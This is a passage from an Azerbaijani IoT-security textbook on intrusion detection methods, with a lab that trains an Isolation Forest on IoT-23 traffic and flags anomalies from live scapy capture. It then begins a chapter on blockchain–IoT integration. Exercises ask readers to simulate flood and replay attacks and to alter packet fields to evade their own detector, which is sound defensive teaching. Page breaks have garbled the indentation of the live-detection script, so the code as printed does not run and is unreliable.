İmzaya əsaslanan metodda, tərtibatçılar virus imzalarından ibarət verilənlər bazasından istifadə edirlər. Zərərli proqramların axtarışı zamanı skaner proqramı faylı analiz edir və həmin məlumatları verilənlər bazası ilə müqayisə edir. Əgər analiz olunan məlumat bazadakı imzalarla uyğun gəlirsə, həmin fayl zərərli proqram kimi müəyyən edilir.

Bu metodun əsas üstünlüyü yüksək effektivliyidir, lakin naməlum zərərli proqramları aşkar edə bilmir. Şəkil 6.5-də göstərildiyi kimi, giriş aşkarlama sistemi (IDS) trafik modelinin statistikasını saxlayır. IDS müxtəlif mənbələrdən daxil olan trafiki qəbul edir və onu statistik məlumatlarla müqayisə edərək, həmin trafikin zərərli olub-olmadığını müəyyənləşdirir və nəticəni administratora təqdim edir.



Şəkil 6.5. İmzaya əsaslanan giriş aşkarlama sistemi

6.5.2. Anomaliyalara əsaslanan aşkar etmə texnikası

Anomaliyalara əsaslanan zərərli proqram aşkarlama sistemləri sonradan bu problemi həll etmək üçün inkişaf etdirildi. Bu metod məlum və naməlum zərərli proqramları aşkar edə bilir. İmza əsaslı metodlar yalnız məlum hücum nümunələrinə əsaslanırdısa, anomaliyalara əsaslanan üsul sistemin fəaliyyətini müşahidə edərək anormal və ya normal davranışları müəyyənləşdirir. Bu metodun tətbiqi mühüm irəliləyiş hesab olunur (Şəkil 6.6).


Burada, IDS hücum imzalarından ibarət verilənlər bazası ilə əlaqəlidir. O, müxtəlif hücum paketlərindən gələn imzaları həmin bazadakı məlumatlarla müqayisə edir. Əgər yeni aşkar olunan imza bazadakı mövcud imzalarla uyğun gəlirsə, hücum aşkar edilir və administratora xəbərdarlıq göndərilir.

6.5.3. Evristik Əsaslı Aşkar Etmə Texnikası

Bu metodda, süni intellekt (AI) imzaya və anomaliyalara əsaslanan aşkarlama sistemlərinə tətbiq edilərək aşkarlama səmərəliliyi artırılır. Mühit dəyişikliklərinə uyğunlaşmaq və proqnozlaşdırmanı yaxşılaşdırmaq üçün neyron şəbəkələrdən istifadə edilir.

Bu metodda genetik alqoritm kimi tanınan maşın öyrənmə alqoritmi zərərli proqram aşkarlama sisteminə tətbiq edilərək təsnifat metodları təkmilləşdirilir. Bu alqoritm irsiyyət, seçim və kombinasiya kimi xüsusiyyətlərdən istifadə edir.

Bu sistemin əsas üstünlüyü əvvəlcədən heç bir məlumata ehtiyac olmadan işləyə bilməsidir. Statistik və riyazi metodların birləşdirilməsi evristik metodu əvvəlki metodlardan daha güclü etmişdir.



Şəkil 6.6. Anomaliyalara əsaslanan giriş aşkarlama sistemi

6.6. Praktiki Hissə və Tapşırıqlar

6.6.1. IoT Şəbəkələrində Real Zamanlı Anomaliya Aşkarlanması: Isolation Forest Metodundan İstifadə

Məqsəd:

Bu praktiki hissənin məqsədi oxucuya IoT şəbəkələrində real zamanlı trafikdən istifadə edərək anomaliya aşkarlanmasını öyrətməkdir. Burada məqsəd normal istifadə zamanı modelin susması, lakin flood, replay və digər anormal hallarda dərhal xəbərdarlıq etməsidir. Təcrübədə unsupervised maşın öyrənməsi modeli olan Isolation Forest istifadə olunur.

Tələblər:

- Jetson Nano, Raspberry Pi və ya digər Linux əsaslı IoT cihaz
- Ubuntu və ya digər uyğun Linux mühiti
- Python 3.8+
- Kitabxanalar: pandas, scikit-learn, joblib, scapy
- scapy ilə real trafik oxuma imkanı
- UDP socket ilə süni hücum simulyasiyası
- Wireshark (trafik monitorinqi üçün)

✓ **Addım 1 – Datasetin Hazırlanması**

Variant 1: IoT-23 Dataset (CTU-Normal-5)

- IoT-23 dataseti yüklənir
- 2015-06-09_normal.binetflow faylı Pandas ilə oxunur
- Lazımsız sütunlar silinir: arrow, label1, src_ip, dst_ip və s.
- Aşağıdakı şərtlərlə təmizləmə aparılır:
  - ***(duration > 0.05) &***
  - ***(tot_bytes <= 300) &***
  - ***(tot_pkts <= 500)***

Variant 2: Süni dataset

Variant 3: İoT qurğu və ya kompüter üzərindən trafik toplanması

✓ Addım 2 – Datasetin Təmizlənməsi (Cleaning)

İlk addımda təlim üçün normal trafiklər seçilir. Protokol, portlar, paket sayı və bayt həcmində flood-a bənzər sətirlər çıxarılır. Aşağıdakı kod nümunəsi yığılmış məlumatların model üçün hazırlanmasını göstərir (***clean_binetflow.py***).

```
import pandas as pd

# Faylı oxu
df = pd.read_csv("2015-06-09_normal.binetflow",
header=None, names=[
    "start_time", "duration", "proto", "src_ip",
"src_port", "arrow",
    "dst_ip", "dst_port", "conn_state", "missed_bytes",
    "src_pkts", "dst_pkts", "tot_pkts", "tot_bytes",
    "label1", "label2", "label3"
])
# Lazımsız sütunların silinməsi
df = df.drop(columns=["start_time", "arrow", "src_ip",
"dst_ip", "conn_state", "label1", "label2", "label3"])

# Protokol stringdən rəqəmə
proto_map = {"icmp": 1, "tcp": 6, "udp": 17}
df["proto"] = df["proto"].map(proto_map)

# Rəqəmlərə çevrilə bilməyənləri çıxar
df = df.apply(pd.to_numeric, errors="coerce").dropna()

# Flood-a bənzər sətirləri çıxar
df = df[
    (df["duration"] > 0.05) &
    (df["tot_bytes"] <= 300) &
    (df["tot_pkts"] <= 500)
]
# Faylı saxla
df.to_csv("clean_strict.csv", index=False)
print("Təmiz fayl hazırlandı.")
```

✓ Addım 3 – Modelin Öyrədilməsi

Modelə yalnız seçilmiş "təmiz" sətirlər öyrədilir. Isolation Forest modeli statistik anomaliyaları tanımaq üçün effektivdir və burada real-time tətbiq üçün idealdır. (***train_model.py***).

```
import pandas as pd
from sklearn.ensemble import IsolationForest
import joblib

df = pd.read_csv("clean_strict.csv")
```


```
features = [
    "duration", "proto", "src_port", "dst_port",
    "missed_bytes", "src_pkts", "dst_pkts", "tot_pkts",
"tot_bytes"
]
model = IsolationForest(n_estimators=100,
contamination=0.005, random_state=42)
model.fit(df[features])

joblib.dump(model, "model_strict_v2.pkl")
print("Model öyrədildi və saxlanıldı.")
```

✓ Addım 4 – Real-Time Trafik Aşkarlanması

Bu mərhələdə gələn şəbəkə paketləri real vaxtda modelə verilir. Əgər nümunə təlim datasına oxşamırsa, sistem dərhal "Anomal trafik" xəbərdarlığı verir. UDP socket ilə yüksək tezlikli və böyük ölçülü paketlər göndərilir. Bu, təlimdə olmayan davranış yaradır və model onu anomaly kimi tanıyır.

```
from scapy.all import sniff, TCP, UDP, ICMP
import pandas as pd
import joblib
import time
from datetime import datetime

model = joblib.load("model_strict_v2.pkl")
previous_time = time.time()
def extract(pkt):
    global previous_time
    now = time.time()
    delta = now - previous_time
    previous_time = now
    proto, sport, dport = 0, 0, 0
    if TCP in pkt:
        proto = 6
        sport = pkt[TCP].sport
        dport = pkt[TCP].dport
    elif UDP in pkt:
        proto = 17
        sport = pkt[UDP].sport
        dport = pkt[UDP].dport
    elif ICMP in pkt:
        proto = 1
    pkt_len = len(pkt)
    return pd.DataFrame([{
        "duration": delta,
        "proto": proto,
        "src_port": sport,
        "dst_port": dport,
```


```
            "missed_bytes": 0,
            "src_pkts": 1,
            "dst_pkts": 1,
            "tot_pkts": 1,
            "tot_bytes": pkt_len
        }])
    def analyze(pkt):
        try:
            features = extract(pkt)
            result = model.predict(features)[0]
            t = datetime.now().strftime("%H:%M:%S")
            if result == -1:
                print(f"[{t}] Anomal trafik:
    {features.to_dict('records')[0]}")
            else:
                print(f"[{t}] Normal trafik")
        except Exception as e:
            print("Xəta:", e)
    print("Real-time monitor başladı.")
    sniff(prn=analyze, store=0)
```



Şəkil 6.7. Real vaxtda anomaly detection sisteminin işləmə görüntüsü (normal və anomaliya trafiki fərqləndirilmiş şəkildə)

✓ Nəticə

- Təlim yalnız normal trafikə əsaslandığı üçün, model anomaliyaları yüksək dəqiqliklə aşkarlayır.
- Real zamanlı tətbiq effektivdir: şəbəkə axını daxil olduqca analiz olunur.
- Hücum davranışı açıq şəkildə sistem tərəfindən fərqləndirilir.
- Təlim datasının təmiz və balanslı olması əsas faktordur.



Şəkil 6.8. Süni UDP flood hücumu zamanı modelin anomaliya kimi reaksiya verdiyi real monitor çıxışı

Isolation Forest modeli bu laboratoriyada əsas metod kimi seçilsə də, digər məşhur unsupervised anomaly detection modelləri ilə müqayisə aparmaq tövsiyə olunur. Bu, hər modelin davranış fərqlərini, həssaslıq və uyğunluq səviyyələrini daha dərindən anlamağa imkan verəcək. Alternativ modellərə aşağıdakılar daxildir:

- **One-Class SVM** – Radial basis function (RBF) kernel ilə kompleks sərhədləri ayırmaq imkanı yaradır.
- **Local Outlier Factor (LOF)** – Yaxın qonşulara əsaslanaraq lokal anomaliyaları daha dəqiq təyin edə bilər.
- **Elliptic Envelope** – Gaussian bölgüləri fərz edir və statistik konturla normal nümunələri əhatə edir.
- **Autoencoder (Neural Network)** – Dərin öyrənmə ilə daha yüksək səviyyəli nümunələri öyrənmək və sıxlıqdan sapmaları aşkar etmək üçün istifadə olunur.

Əlavə olaraq, bu modelləri eyni təlim datası ilə sınaqdan keçirmək və aşağıdakı meyarlarla müqayisə etmək lazımdır:

- Hücuma cavab vermə həssaslığı (true positives)
- Normal trafikdə sakit qalma qabiliyyəti (low false positives)
- Təlim sürəti və resurs istifadəsi
- Modellərin real-time tətbiq üçün uyğunluğu

✓ Tapşırıqlar

- `clean_strict.csv` faylını aç və təlim üçün hansı kriteriyaların tətbiq edildiyini nəzərdən keçir. Hər sütun üzrə statistik göstəriciləri (mean, std, max, min) təhlil et.
- `contamination` parametrinin modelin davranışına təsirini yoxla. Fərqli dəyərlərlə (`0.01`, `0.02`, `0.1`) modeli təlim etdir və eyni hücuma verdiyi reaksiyanı müqayisə et.
- `IsolationForest` əvəzinə `One-Class SVM` və ya `Local Outlier Factor` modelləri ilə təlim apar. Model nəticələrini müqayisə et.
- UDP əvəzinə TCP paketləri ilə hücum ssenarisi qur və modelin buna verdiyi reaksiyanı müşahidə et.
- Replay hücumu simulyasiya et. Əvvəlki şifrələnmiş bir mesajı təkrar-təkrar modelə təqdim edərək reaksiyasını yoxla.
- `live_detect.py` faylında nəticələri `.csv` və ya `.log` faylına yazacaq logging mexanizmi qur.
- Jetson Nano üzərində real şəbəkə trafikini `tcpdump` vasitəsilə yığ və modeli həmin real trafiklə yoxla.
- Fərqli cihazlardan (məsələn, brauzer, IoT cihaz, terminal) eyni anda trafik göndərərək modelin davranışını müşahidə et.
- Flood hücumu zamanı trafikin Wireshark vasitəsilə analizini apar. Paketlərin intensivliyi, mənbə portları və ölçülərini araşdır.
- `joblib` ilə saxlanmış modeli başqa sistemə köçür və təkrar `live_detect` skripti ilə eyni trafikə tətbiq et.
- Eyni trafikə malik iki fərqli təlim datası ilə iki model qur. Hər birinin hücuma verdiyi reaksiyanı müqayisəli təhlil et.
- Hücum paketlərinin protokol (proto) dəyərini dəyişdirərək modeli aldatmağa çalış. Nəticənin dəyişib-dəyişmədiyini analiz et.
- `missed_bytes`, `src_pkts`, `dst_pkts` kimi sahələri dəyişdirərək modelin həssaslıq dərəcəsini test et.
- `tot_bytes` dəyəri model üçün həssas parametr kimi davranır. Bu dəyəri süni olaraq artırıb modelin verdiyi qərarı müşahidə et.
- Hücum zamanı `duration` dəyərini sıfıra yaxınlaşdır (yəni çox tez-tez paket göndər) və modelin cavabını test et.
- `live_detect.py` skriptini `systemd` servisi şəklində quraraq cihaz açıldıqda avtomatik işə düşməsini təmin et.
- MQTT və HTTP əsaslı fərqli trafiklər yaradaraq modelin bu iki fərqli protokola verdiyi reaksiyanı müqayisə et.
- `proto`, `port` və `size` sahələrini dəyişdirərək yalancı pozitiv hallar (false positives) yaradıb modeli qiymətləndir.
- `clean_strict.csv` faylındakı `src_port` və `dst_port` sahələrinin dəyər intervalını süni olaraq dəyişdir və modelin adaptasiyasını yoxla.
- `clean_strict.csv` faylının kopyasını yaradaraq əlavə sütun kimi `label` əlavə et. Normal sətirlərə `label=0`, flood hücumları və ya süni hücum sətirlərinə `label=1` ver. Bu fayldan istifadə edərək `SVC` modeli ilə binary sınıflandırıcı qur. Təlim və test üçün `train_test_split()` istifadə et. Accuracy və confusion matrix nəticələrini çıxar.
- Eyni etiketli dataset ilə `RandomForestClassifier`, `KNN`, `LogisticRegression` modellərini sına. Hər bir modelin precision, recall və F1-score nəticələrini müqayisəli təhlil et. Həssaslıq və selektivlik baxımından hansı model daha yaxşı nəticə verir, onu təyin et.

7. Blokçeyn Texnologiyasının Əşyaların İnterneti (IoT) Təhlükəsizliyində Mərkəzsiz İdarəetmə Üçün İnteqrasiyası

7.1. Giriş

Texnologiyanın sürətli inkişafı əlaqələrin genişlənməsi və məlumatların artması ilə yeni imkanlar yaradıb. Hər iki texnologiyanın — blokçeyn və Əşyaların İnterneti (IoT) — güclərinin birləşdirilməsi, təhlükəsiz və effektiv məlumat idarəçiliyi üçün inqilabi həllər təqdim edir.

Blokçeyn texnologiyası əvvəlcə kriptovalyutalar üçün yaradılmış olsa da, zamanla məlumat təhlükəsizliyini və şəffaflığı təmin edən, mərkəzsizləşdirilmiş bir sistem olaraq əhəmiyyətini artırmışdır. IoT isə cihazların böyük miqdarda məlumat topladığı və bu məlumatları paylaşdığı bir texnologiya kimi çıxış edir. Lakin bu cihazların təhlükəsizlik və məxfiliklə bağlı çatışmazlıqları aktualdır.

Blokçeyn və IoT-nin inteqrasiyası bu problemləri həll etmək üçün innovativ bir yanaşma təqdim edir. Bu birləşmə vasitəsilə məlumat bütövlüyü qorunur, mərkəzsizləşdirilmiş idarəetmə gücləndirilir və IoT sistemlərinin təhlükəsizlik səviyyəsi yüksəlir.

7.2. Blokçeyn və IoT İntegrasiyasına Giriş


Blokçeyn texnologiyası ilə IoT-nin inteqrasiyası, məlumatların necə idarə olunduğunu, qorunduğunu və şəbəkə daxilində paylaşıldığını dəyişərək yeni bir yanaşma təqdim edir. Bu hissədə blokçeyn və IoT inteqrasiyasının əsas konseptual bazası təqdim edilir, bu birləşmənin təkan verən əsas amilləri vurğulanır və təhlükəsiz, mərkəzsizləşdirilmiş məlumat idarəetməsinin çoxşaxəli aspektləri müzakirə olunur.

Blokçeyn Texnologiyasının Rolu: Blokçeyn, mahiyyət etibarilə paylanmış və dəyişdirilməz bir məlumat bazasıdır. Kriptovalyutalar üçün yaradılan bu texnologiya, hazırda dəyişməz qeydlərin saxlanılması və məlumat bütövlüyünün qorunması üçün geniş tətbiq olunur. Kriptoqrafik metodlar və mərkəzsizləşdirilmiş konsensus mexanizmlərindən istifadə etməklə, blokçeyn dəyişikliklərə qarşı dayanıqlı bir sistem yaradır.

IoT-nin Potensialını Kəşf Etmək: Əşyaların İnterneti (IoT), məlumat toplamaq, paylaşmaq və işləmək qabiliyyətinə malik şəbəkəli cihazlar sistemini təmsil edir. IoT-nin tətbiqləri real vaxt məlumatlarının emalı, proqnoz analitikası və məlumatlara əsaslanan qərarların qəbul edilməsində inqilab yaratmışdır.

Blokçeyn və IoT-nin Sintezi: IoT cihazlarının məlumat toplama imkanlarını blokçeynin dəyişməzlik, şəffaflıq və mərkəzsizləşdirilmiş konsensusu ilə birləşdirmək, təhlükəsiz və mərkəzsizləşdirilmiş məlumat idarəetməsi üçün yeni bir dövr açır. Bu birləşmə, məlumat bütövlüyünü təmin etməklə yanaşı, mərkəzləşdirilmiş sistemlərdə yaranan zəiflikləri də minimuma endirir (Şəkil 7.1). Burada:

- Sensorlar və aktuatorlar məlumat toplama funksiyasını yerinə yetirir.
- Toplanmış məlumatlar emal edilib analiz olunur.
- Daha sonra ağıllı müqavilələr vasitəsilə blokçeyn şəbəkəsinə ötürülür və orada dəyişməz qeyd edilir.



Şəkil 7.1. Blokçeyn və IoT texnologiyalarının integrasiyası

7.3. Təhlükəsiz və Mərkəzsizləşdirilmiş Məlumat İdarəetməsinin Əhəmiyyəti

Blokçeyn və IoT texnologiyalarının inteqrasiyası təhlükəsiz və mərkəzsizləşdirilmiş məlumat idarəetməsini müasir rəqəmsal mühitin əsas ehtiyaclarından birinə çevirir.

- **Məlumatın bütövlüyünün təmin edilməsi**

Müasir dövrdə məlumatın dəyişməzliyi və etibarlılığı qərar qəbul etmə və əməliyyat prosesləri üçün kritik əhəmiyyət daşıyır. Blokçeyn texnologiyası IoT ilə birləşdirildikdə məlumatın dəyişdirilməzliyini təmin edir. Blokçeynin xüsusiyyətləri sayəsində hər bir məlumat qeydi təhlükəsiz saxlanılır və saxtalaşdırma riski minimuma endirilir.

- **Mərkəzləşdirilmiş zəifliklərin azaldılması**

Blokçeyn-IoT inteqrasiyası, məlumatları mərkəzləşdirilmiş sistemlərdə saxlamaq əvəzinə, paylanmış bir şəbəkə üzərində saxlayır. Bu yanaşma sistemdə tək bir zəif nöqtənin mövcudluğunu aradan qaldırır və məlumat sızması riskini azaldır. Bu yanaşma, həmçinin iştirakçıların öz məlumatlarına nəzarət etməsinə və məlumatın icazəsiz istifadəsinin qarşısını almasına imkan yaradır.

- **Məlumat məxfiliyinin gücləndirilməsi**

Məxfiliyin qorunması müasir məlumat idarəçiliyinin ən vacib aspektlərindən biridir. Blokçeyn texnologiyası kriptoqrafik metodlardan və şəxsi açarlardan istifadə edərək məlumatların yalnız səlahiyyətli şəxslər üçün əlçatan olmasını təmin edir. Bu yanaşma xüsusilə həssas və şəxsi məlumatların qorunmasında əhəmiyyətlidir.

- **Məlumat mülkiyyətinin gücləndirilməsi**

Ənənəvi məlumat mülkiyyəti modelləri məlumatların mərkəzi qurumlar tərəfindən idarə olunmasını nəzərdə tutur. Blokçeyn vasitəsilə məlumatlar üzərində daha geniş nəzarət təmin edilir və fərdlər öz məlumatlarının istifadəsini izləmək, paylaşmaq və hətta gəlir əldə etmək imkanına malik olurlar.

- **Şəffaflıq və hesabatlılıq**

Blokçeynin şəffaflıq xüsusiyyəti məlumatların idarə edilməsində inam və hesabatlılıq yaradır. IoT kontekstində bu, məlumatların yaradılması, emalı və ötürülməsi mərhələlərini tam şəkildə izləmək imkanı verir. Bu səviyyədə şəffaflıq tənzimləyici normalara uyğunluğu asanlaşdırır və maraqlı tərəflər arasında etimad yaradır.

- **Yeni imkanların açılması**


Blokçeyn və IoT-nin inteqrasiyası yeni biznes modelləri və innovativ tətbiqlər üçün zəmin hazırlayır. Təchizat zəncirinin izlənilməsi, aktivlərin real vaxt rejimində monitorinqi və ağıllı müqavilələr vasitəsilə avtomatlaşdırılmış məlumat idarəçiliyi bu yanaşmanın təqdim etdiyi əsas üstünlüklərdir. Blokçeyn və IoT-nin sintezi

təhlükəsizlik, şəffaflıq və müstəqilliyə fokuslanaraq müasir məlumat idarəetmə problemlərini həll edir.

7.4. Blokçeyn Texnologiyasına Baxış

Blokçeyn texnologiyası, ilk dəfə Bitcoin kimi kriptovalyutaların əsasını təşkil edən inqilabi yenilik, hazırda bir çox sənayeni dəyişdirərək məlumat idarəçiliyi və əməliyyat sistemlərində yeni imkanlar yaratmışdır. Aşağıda blokçeyn texnologiyasının əsas prinsipləri və mexanizmləri haqqında ümumi bir baxış təqdim edilir:

- **Mərkəzləşdirmənin aradan qaldırılması:** Blokçeyn texnologiyasının əsas xüsusiyyətlərindən biri mərkəzsizləşdirilmiş quruluşudur. Bu texnologiyada əməliyyatlar bir şəbəkədəki nodlar tərəfindən təsdiqlənir və qeyd edilir. Bu, məlumatların və qərarların idarə edilməsində mərkəzi bir orqana olan ehtiyacı aradan qaldırır.
- **Dəyişməzlik:** Blokçeyndə məlumat bir dəfə qeyd edildikdən sonra onu dəyişdirmək və ya silmək mümkün deyil. Bu xüsusiyyət, məlumatın təhlükəsizliyini təmin edən kriptoqrafik alqoritmlər və konsensus mexanizmləri ilə həyata keçirilir.
- **Şəffaflıq:** Blokçeyn texnologiyasının əsas üstünlüklərindən biri şəffaflıqdır. Bütün iştirakçılar şəbəkədəki əməliyyatların tam tarixinə daxil ola bilir ki, bu da etibarı və hesabatlılığı artırır.
- **Konsensus mexanizmləri:** Blokçeyn şəbəkələri, əməliyyatların düzgünlüyünü təsdiqləmək üçün müxtəlif konsensus mexanizmlərindən istifadə edir. Bu mexanizmlərə İş Sübutu (Proof of Work - PoW), Səhm Sübutu (Proof of Stake - PoS) və digər metodlar daxildir.
- **Ağıllı müqavilələr:** Ağıllı müqavilələr əvvəlcədən müəyyən edilmiş şərtlərə uyğun olaraq avtomatik icra edilən proqramlardır. Onlar vasitəsilə vasitəçilərə olan ehtiyac aradan qaldırılır və əməliyyatların asanlıqla həyata keçirilməsi təmin edilir.
- **Kriptoqrafik təhlükəsizlik:** Blokçeyn, məlumatların məxfiliyini, bütövlüyünü və əməliyyatların autentifikasiyasını təmin etmək üçün kriptoqrafik texnikalardan istifadə edir.
- **İctimai və şəxsi blokçeynlər:** Blokçeyn şəbəkələri ictimai və ya şəxsi ola bilər. İctimai blokçeynlər hər kəsin iştirak edə biləcəyi açıq sistemlərdir, şəxsi blokçeynlər isə yalnız səlahiyyətli istifadəçilər üçün nəzərdə tutulmuş qapalı şəbəkələrdir. Bu seçimin tətbiqi sahəyə və nəzarət səviyyəsinə uyğun olaraq dəyişir.



Şəkil 7.2. Blokçeyn texnologiyasının bulud quruluşu

Şəkildə kriptovalyutalar, məlumat idarəetməsi, təhlükəsizlik və əməliyyatların blokçeyn vasitəsilə necə əlaqələndirildiyi göstərilmişdir. Bu sistem IoT ilə inteqrasiyanı mümkün edir və təhlükəsiz, şəffaf və mərkəzsizləşdirilmiş məlumat ekosistemi yaradır.

7.5. Blokçeyn və IoT-nin İntegrasiyasında Uyğunluqlar və Çağırışlar

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyası təhlükəsiz məlumat idarəçiliyi, şəffaflıq və mərkəzsiz idarəetmə kimi üstünlüklər təqdim edir. Bununla yanaşı, bu inteqrasiya müəyyən texniki və funksional çətinlikləri də özü ilə gətirir. Aşağıda, hər iki texnologiyanın inteqrasiyasından yaranan uyğunluqlar və çağırışlar ətraflı izah edilir:

1. **Uyğunluqlar:**

- **Məlumatın bütövlüyü və təhlükəsizliyi:** Blokçeynin dəyişməzlik xüsusiyyəti, məlumat dəqiqliyinin və etibarlılığının vacib olduğu təchizat zəncirinin izlənməsi və kritik infrastrukturların monitorinqi kimi sahələrdə xüsusi əhəmiyyət daşıyır.
- **Mərkəzsizləşdirmə və etimad:** Blokçeyn və IoT mərkəzsizləşdirməyə eyni dərəcədə üstünlük verir. Bu texnologiyalar vasitəçiləri aradan qaldıraraq cihazlar arasında birbaşa əlaqəni mümkün edir. Bu da etimadı artırır və mərkəzləşdirilmiş idarəetmə ehtiyacını azaldır.
